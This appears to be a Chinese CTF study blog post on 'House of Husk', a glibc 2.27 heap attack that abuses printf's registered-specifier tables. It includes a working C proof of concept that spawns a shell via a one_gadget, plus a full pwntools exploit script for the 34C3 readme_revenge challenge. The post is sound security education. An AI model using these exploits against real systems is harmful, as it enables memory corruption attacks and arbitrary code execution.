
house-of-husk学习笔记

发布时间：2020-04-07 15:30:44

文章目录



前言

在BUU群里看到`glzjin`师傅的每日推送，看到了一个有趣的glibc新型攻击方式，自己实践了一下，感觉还是挺好用的，在某些情况下比传统攻击更方便，这里结合源码和自己的调试和大家分享一下，如果有哪里不对恳请师傅们斧正。该攻击链发现者的博文如下:House of Husk (仮)。本文用到的代码等文件在这里文件

攻击原理

这种攻击方式主要是利用了`printf`的一个调用链，应用场景是只能分配较大chunk时(超过fastbin)，存在或可以构造出UAF漏洞。

首先从源码角度简单分析攻击背后的原理。在使用`printf`类格式化字符串函数进行输出的时候，该类函数会根据我们格式化字符串的种类不同而采取不同的输出格式进行输出，在glibc中有这样一个函数`__register_printf_function`，为格式化字符为`spec`的格式化输出注册函数，这个函数是`__register_printf_specifier`函数的封装。

跟进__register_printf_specifier函数，如果格式化符超过0xff或小于0，即不在ascii码则返回-1，如果__printf_arginfo_table为空就通过calloc分配堆内存存放__printf_arginfo_table以及__printf_function_table。两个表空间都为0x100，可以为0-0xff的每个字符注册一个函数指针，第一个表后面紧接着第二个表。

```
/* Register FUNC to be called to format SPEC specifiers.  */
int
__register_printf_function (int spec, printf_function converter,
                printf_arginfo_function arginfo)
{
  return __register_printf_specifier (spec, converter,
                      (printf_arginfo_size_function*) arginfo);
}
/* Register FUNC to be called to format SPEC specifiers.  */
int
__register_printf_specifier (int spec, printf_function converter,
                 printf_arginfo_size_function arginfo)
{
  if (spec < 0 || spec > (int) UCHAR_MAX)
    {
      __set_errno (EINVAL);
      return -1;
  }

int result = 0;
__libc_lock_lock (lock);

if (__printf_function_table == NULL)
  {
    __printf_arginfo_table = (printf_arginfo_size_function **)
  calloc (UCHAR_MAX + 1, sizeof (void *) * 2);
    if (__printf_arginfo_table == NULL)
  {
    result = -1;
    goto out;
  }

    __printf_function_table = (printf_function **)
  (__printf_arginfo_table + UCHAR_MAX + 1);
    }

  __printf_function_table[spec] = converter;
  __printf_arginfo_table[spec] = arginfo;

 out:
  __libc_lock_unlock (lock);

  return result;
}
```

文章目录

__printf_function_tablespec索引处的类型为printf_function的函数指针是我们为chr(spec)这个格式化字符注册的输出函数的函数指针，这个函数在printf->vfprintf->printf_positional中被调用。

```c
/* Type of a printf specifier-handler function.
   STREAM is the FILE on which to write output.
   INFO gives information about the format specification.
   ARGS is a vector of pointers to the argument data;
   the number of pointers will be the number returned
   by the associated arginfo function for the same INFO.
   The function should return the number of characters written,
   or -1 for errors.  */
typedef int printf_function (FILE *__stream,
                             const struct printf_info *__info,
                             const void *const *__args);

//glibc-2.27/vfprintf.c:1985
extern printf_function **__printf_function_table;
      int function_done;


     if (spec <= UCHAR_MAX
         && __printf_function_table != NULL
         && __printf_function_table[(size_t) spec] != NULL)
       {
         const void **ptr = alloca (specs[nspecs_done].ndata_args
                    * sizeof (const void *));

         /* Fill in an array of pointers to the argument values.  */
         for (unsigned int i = 0; i < specs[nspecs_done].ndata_args;
          ++i)
       ptr[i] = &args_value[specs[nspecs_done].data_arg + i];

         /* Call the function.  */
         function_done = __printf_function_table[(size_t) spec]
       (s, &specs[nspecs_done].info, ptr);

         if (function_done != -2)
       {
         /* If an error occurred we don't have information
            about # of chars.  */
         if (function_done < 0)
           {
             /* Function has set errno.  */
             done = -1;
             goto all_done;
           }

         done_add (function_done);
         break;
       }
       }
```

文章目录

__printf_arginfo_tablespec索引处的类型为printf_arginfo_size_function的函数指针是我们为chr(spec)这个格式化字符注册的输出函数的另一个函数指针，这个函数在printf->vfprintf->printf_positional->__parse_one_specmb中被调用。可以看到其返回值为格式化字符消耗的参数个数，猜测其功能是根据格式化字符做解析。

文章目录

```
/* Type of a printf specifier-arginfo function.
   INFO gives information about the format specification.
   N, ARGTYPES, *SIZE has to contain the size of the parameter for
   user-defined types, and return value are as for parse_printf_format
   except that -1 should be returned if the handler cannot handle
   this case.  This allows to partially overwrite the functionality
   of existing format specifiers.  */
typedef int printf_arginfo_size_function (const struct printf_info *__info,
                                          size_t __n, int *__argtypes,
                                          int *__size);

//glibc-2.27/printf-parsemb.c:307

/* Get the format specification.  */
  spec->info.spec = (wchar_t) *format++;
  spec->size = -1;
  if (__builtin_expect (__printf_function_table == NULL, 1)
      || spec->info.spec > UCHAR_MAX
      || __printf_arginfo_table[spec->info.spec] == NULL
      /* We don't try to get the types for all arguments if the format
     uses more than one.  The normal case is covered though.  If
     the call returns -1 we continue with the normal specifiers.  */
      || (int) (spec->ndata_args = (*__printf_arginfo_table[spec->info.spec])
                  (&spec->info, 1, &spec->data_arg_type,
                   &spec->size)) < 0)
    {
      /* Find the data argument types of a built-in spec.  */
      spec->ndata_args = 1;

struct printf_spec
  {
    /* Information parsed from the format spec.  */
    struct printf_info info;
    /* Pointers into the format string for the end of this format
       spec and the next (or to the end of the string if no more).  */
    const UCHAR_T *end_of_fmt, *next_fmt;
    /* Position of arguments for precision and width, or -1 if `info' has
       the constant value.  */
    int prec_arg, width_arg;
    int data_arg;               /* Position of data argument.  */
    int data_arg_type;              /* Type of first argument.  */
    /* Number of arguments consumed by this format specifier.  */
    size_t ndata_args;
    /* Size of the parameter for PA_USER type.  */
    int size;
  };
```

此外，在vfprintf函数中如果检测到我们注册的table不为空，则对于格式化字符不走默认的输出函数而是调用`printf_positional`函数，进而可以调用到表中的函数指针。

至此，两个调用链的分析就完成了，我们再来结合poc分析一下今天要谈论的攻击方式

文章目录

```
//glibc-2.27/vfprintf.c:1335
/* Use the slow path in case any printf handler is registered.  */
  if (__glibc_unlikely (__printf_function_table != NULL
            || __printf_modifier_table != NULL
            || __printf_va_arg_table != NULL))
    goto do_positional;

  /* Hand off processing for positional parameters.  */

do_positional:
  if (__glibc_unlikely (workstart != NULL))
    {
      free (workstart);
      workstart = NULL;
    }
  done = printf_positional (s, format, readonly_format, ap, &ap_save,
                done, nspecs_done, lead_str_end, work_buffer,
                save_errno, grouping, thousands_sep);
```

poc分析

这里使用的poc就直接用攻击发现者提供的源代码，运行环境为`ubuntu 18.04/glibc 2.27`，编译命令为`gcc ./poc.c -g -fPIE -no-pie -o poc`(关闭pie方便调试)。

代码模拟了UAF漏洞，先分配一个超过fastbin的块，释放之后会进入`unsorted bin`。预先分配两个chunk，第一个用来伪造`__printf_function_table`，第二个用来伪造`__printf_arginfo_table`。将`__printf_arginfo_table['X']`处的函数指针改为`one_gadget`。

使用`unsorted bin attack`改写`global_max_fast`为`main_arena+88`从而使得释放的所有块都按fastbin处理(都是超过large bin大小的堆块不会进tcache)。

在这里有一个很重要的知识就是fastbin的堆块地址会存放在main_arena中，从`main_arena+8`开始存放`fastbin[0x20]`的头指针，一直往后推，由于平时的fastbin默认阈值为`0x80`，所以在glibc-2.23的环境下最多存放到main_arena+0x48，现在我们将阈值改为`0x7f*`导致几乎所有sz的chunk都被当做fastbin，其地址会从main_arena+8开始，根据sz不同往libc覆写堆地址。如此一来，只要我们计算好`__printf_arginfo_table`和`main_arena`的地址偏移，进而得到合适的`sz`，就可以在之后释放这个伪造table的chunk时覆写`__printf_arginfo_table`为`heap_addr`。这种利用方式在`*CTF2019->heap_master`的题解中我曾经使用过，详情可以参见Star CTF heap_master的1.2.4.3。

有了上述知识铺垫，整个攻击流程就比较清晰了，总结一下，先UAF改global_max_fast为main_arena+88，之后释放合适sz的块到fastbin，从而覆写`__printf_arginfo_table`表为heap地址，`heap['X']`被覆写为了one_gadget，在调用这个函数指针时即可get shell。

```c
/**
 * This is a Proof-of-Concept for House of Husk
 * This PoC is supposed to be run with libc-2.27.
 */
#include <stdio.h>
#include <stdlib.h>

#define offset2size(ofs) ((ofs) * 2 - 0x10)
#define MAIN_ARENA       0x3ebc40
#define MAIN_ARENA_DELTA 0x60
#define GLOBAL_MAX_FAST  0x3ed940
#define PRINTF_FUNCTABLE 0x3f0658
#define PRINTF_ARGINFO   0x3ec870
#define ONE_GADGET       0x10a38c

int main (void)
{
  unsigned long libc_base;
  char *a[10];
  setbuf(stdout, NULL); // make printf quiet

  /* leak libc */
  a[0] = malloc(0x500); /* UAF chunk */
  a[1] = malloc(offset2size(PRINTF_FUNCTABLE - MAIN_ARENA));
  a[2] = malloc(offset2size(PRINTF_ARGINFO - MAIN_ARENA));
  a[3] = malloc(0x500); /* avoid consolidation */
  free(a[0]);
  libc_base = *(unsigned long*)a[0] - MAIN_ARENA - MAIN_ARENA_DELTA;
  printf("libc @ 0x%lxn", libc_base);

  /* prepare fake printf arginfo table */
  *(unsigned long*)(a[2] + ('X' - 2) * 8) = libc_base + ONE_GADGET;
  //*(unsigned long*)(a[1] + ('X' - 2) * 8) = libc_base + ONE_GADGET;
    //now __printf_arginfo_table['X'] = one_gadget;

  /* unsorted bin attack */
  *(unsigned long*)(a[0] + 8) = libc_base + GLOBAL_MAX_FAST - 0x10;
  a[0] = malloc(0x500); /* overwrite global_max_fast */

  /* overwrite __printf_arginfo_table and __printf_function_table */
  free(a[1]);// __printf_function_table => a heap_addr which is not NULL
  free(a[2]);//__printf_arginfo_table => one_gadget

  /* ignite! */
  printf("%X", 0);

  return 0;
}
```

文章目录

动态分析

glibc的调试我们用的比较多了，在涉及到库函数的时候最好结合源码进行调试，在glibc下载这里下载源码，解压之后使用directory添加源码目录

文章目录

```
b* 0x400774
directory ~/Desktop/CTF/glibc-2.27/stdio-common
r
parseheap
```

在printf下断点，可以看到此时__printf_arginfo_table伪造完成，我们使用rwatch *0x60be50下内存断点，继续运行。

可以看到运行到了__parse_one_specmb函数，再跟进两步，发现最终调用了rax寄存器里的one_gadget

扩展

当然，除了覆写第二个table外，改第一个一样可以get shell，流程和调试我们已经讲的差不多了，这里只需把one_gadget赋值代码改为*(unsigned long*)(a[1] + ('X' - 2) * 8) = libc_base + ONE_GADGET;即可，我们用同样方式在gdb下调试poc并设置硬件断点

continue继续，可以看到在printf_positional断住，跟进两步，最终调用了rax里的one_gadget

练习

经过查找我发现这个知识在34c3 CTF的时候已经有过考察。原题为readme_revenge。

漏洞分析&&漏洞利用

使用checksec查看保护机制，发现无PIE，got表可写，是静态文件，在IDA的字符串搜索中发现flag是存放在.data段的，因此只要想办法读flag就可以。

程序逻辑很简单，scanf里格式化字符为"%s"，因此我们可以溢出写，在scanf下断点可以看到rsi为0x6b73e0，又因为没有开PIE加上程序是静态的，libc地址相当于已知，我们可以从0x6b73e0开始在libc中的任意地址写。

```
wz@wz-virtual-machine:~/Desktop/CTF/house-of-husk$ checksec ./readme_revenge
[*] '/home/wz/Desktop/CTF/house-of-husk/readme_revenge'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  _isoc99_scanf((unsigned __int64)&unk_48D184);
  printf((unsigned __int64)"Hi, %s. Bye.n");
  return 0;
}

/*
.data:00000000006B4040                  public flag
.data:00000000006B4040 flag             db '34C3_XXXXXXXXXXXXXXXXXXXXXXXXXXXXX',0
*/
```

文章目录

利用方法就是我们这里的printf注册函数的调用链，伪造`__printf_arginfo_table`，将`table['s']`改为`_stack_chk_fail_local`地址，将`__libc_argv`改为输入地址，在输入开始存放`flag_addr`。最终会调用`stack_chk_fail`来输出flag。注意这里的arginfo函数指针应该先于`__printf_function_table`的函数指针调用，所以我们改前者，后者不为NULL就好。

```python
#coding=utf-8
from pwn import *
context.update(arch='amd64',os='linux',log_level='info')
context.terminal = ['tmux','split','-h']
debug = 1
elf = ELF('./readme_revenge')
libc_offset = 0x3c4b20
gadgets = [0x45216,0x4526a,0xf02a4,0xf1147]
if debug:
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    p = process('./readme_revenge')

else:
    libc = ELF('./libc_local')
    p = remote('f.buuoj.cn',20173)

printf_function_table = 0x6b7a28
printf_arginfo_table = 0x6b7aa8
input_addr = 0x6b73e0
stack_chk_fail = 0x4359b0
flag_addr = 0x6b4040
argv_addr = 0x6b7980

def exp():
    #leak libc
    #gdb.attach(p,'b* 0x400a51')
    payload = p64(flag_addr)
    payload = payload.ljust(0x73*8,'x00')
    payload += p64(stack_chk_fail)
    payload = payload.ljust(argv_addr-input_addr,'x00')
    payload += p64(input_addr)#arg
    payload = payload.ljust(printf_function_table-input_addr,'x00')
    payload += p64(1)#func not null
    payload = payload.ljust(printf_arginfo_table-input_addr,'x00')
    payload += p64(input_addr)#arginfo func
    #raw_input()
    p.sendline(payload)
    p.interactive()

exp()
```

文章目录

调试

可以看到在输入完毕之后伪造的函数指针已经参数已经准备完毕，在调用`printf("..%s..")`的时候会调用我们的注册函数指针输出`argv[0]`处的flag。

总结

这种攻击方式其实并不新鲜，我们既然能利用fastbin覆写main_arena后面的内容我们完全可以选择`__free_hook`这样更简单的目标，不过printf这条调用链确实是新鲜的知识，调试一番学到了很多。

文章目录

参考

House of Husk (仮)

pwn 34C3CTF2017 readme_revenge

Pwn CTF 二进制

推荐阅读

赏金$10000的GitHub漏洞：通过开放重定向接管GitHub Gist账

2020-11-04 16:00:51

ByteCTF&X-NUCA部分密码学题解

2020-11-04 14:30:51

Windows下利用IoDriverObjectType控制内核驱

2020-11-04 10:30:53

CVE-2020-27194：Linux Kernel eBPF模块提权漏洞的分析

2020-11-04 10:00:23

发表评论

发表你的评论吧

发表评论

评论列表

kylebot · 2020-04-08 08:27:29 回复

我也想看每日推送...可以拉个群么..

xmzyshypnc · **本文作者** · 2020-04-08 09:09:42 回复

群号867596540，欢迎来BUU刷题

xmzyshypno

文章目录

文章 4
粉丝 5
✚ 关注

TA的文章

全国大学生信息安全竞赛决赛部分pwn题解

2020-10-19 16:30:55

RCTF2020部分PWN题解

2020-06-15 16:00:19

house-of-husk学习笔记

2020-04-07 15:30:44

AFL源码阅读笔记

2020-04-01 15:30:29

相关文章

ByteCTF&X-NUCA部分密码学题解

php利用math函数rce总结

四道题看格串新的利用方式

N1CTF2020 Pentest King of phish

PWN题中常见的seccomp绕过方法

Bytectf2020 web&pwn writeup by HuaShuiTeam

2020 西湖论剑部分PWN题复盘

热门推荐